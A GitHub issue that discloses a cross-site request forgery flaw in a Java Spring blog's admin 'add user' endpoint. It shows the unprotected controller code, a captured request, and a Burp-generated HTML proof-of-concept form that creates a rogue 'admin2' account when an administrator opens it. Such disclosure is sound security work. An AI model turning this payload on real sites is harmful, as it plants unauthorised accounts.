New issue

Jump to bottom

There is csrf vulnerability #20


Closed czming123 opened this issue on Apr 4, 2019 · 0 comments


czming123 commented on Apr 4, 2019

csrf vulnerability

In this vulnerability, if the admin user click the Fishing links the hacker provided, the it can generate a new user that can login in the website management background.


I review the code in the project, then I found that the code where the admin add other users, it has no protection for Cross-site request forgery.





```
/**
 * 后台添加用户页面提交
 *
 * @param user
 * @return
 */
@RequestMapping(value = "/insertSubmit",method = RequestMethod.POST)
public String insertUserSubmit(User user)  {
    User user2 = userService.getUserByName(user.getUserName());
    User user3 = userService.getUserByEmail(user.getUserEmail());
    if(user2==null&&user3==null) {
        user.setUserRegisterTime(new Date());
        user.setUserStatus(1);
        userService.insertUser(user);
    }
    return "redirect:/admin/user";
}
```

so, I use burp to generate the CSRF Poc.




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://localhost:8081/admin/user/insert
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Connection: close
Cookie: JSESSIONID=BD0444C2CEC4B751CEDADAE1089236C9; viewId=26; username=admin;
password=123456
Upgrade-Insecure-Requests: 1

file=&userAvatar=&userName=admin2&userPass=admin2&userNickname=admin2&userEmail=admin2%40qq.com
&userUrl=
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8081/admin/user/insertSubmit" method="POST">
      <input type="hidden" name="file" value="" />
      <input type="hidden" name="userAvatar" value="" />
      <input type="hidden" name="userName" value="admin2" />
      <input type="hidden" name="userPass" value="admin2" />
      <input type="hidden" name="userNickname" value="admin2" />
      <input type="hidden" name="userEmail" value="admin2&#64;qq&#46;com" />
      <input type="hidden" name="userUrl" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


then, if the admin click the button(some csrf link), it generates a new user admin2 in the websie.



首页 / 用户列表

用户名	昵称	电子邮件	文章	状态	操作	ID
admin	言曌	admin@liuyanzhao.com	27	正常	编辑 删除	1
zhangsna	张三	zhangsan@china.com	0	正常	编辑 删除	2
test	test	test@qq.com	0	正常	编辑 删除	3
test2	tes2t	test2@qq.com	0	正常	编辑 删除	4
admin2	admin2	admin2@qq.com	0	正常	编辑 删除	5

admin2 can login in the website background.



最近发布

21:09 11月25日 MySQL开发规范
21:06 11月25日 MySQL常用命令语句
21:05 11月25日 Docker_入门？只要这篇就够了！（纯干货适合0基础小白）
21:02 11月25日 RocketMQ 实战之快速入门
21:01 11月25日 SpringBoot + mongodb 整合，记录网站操作日志，常用查询操作

近期评论

for more test, this vulnerability can also use to delete some user in the website.

saysky closed this as completed on Apr 18, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants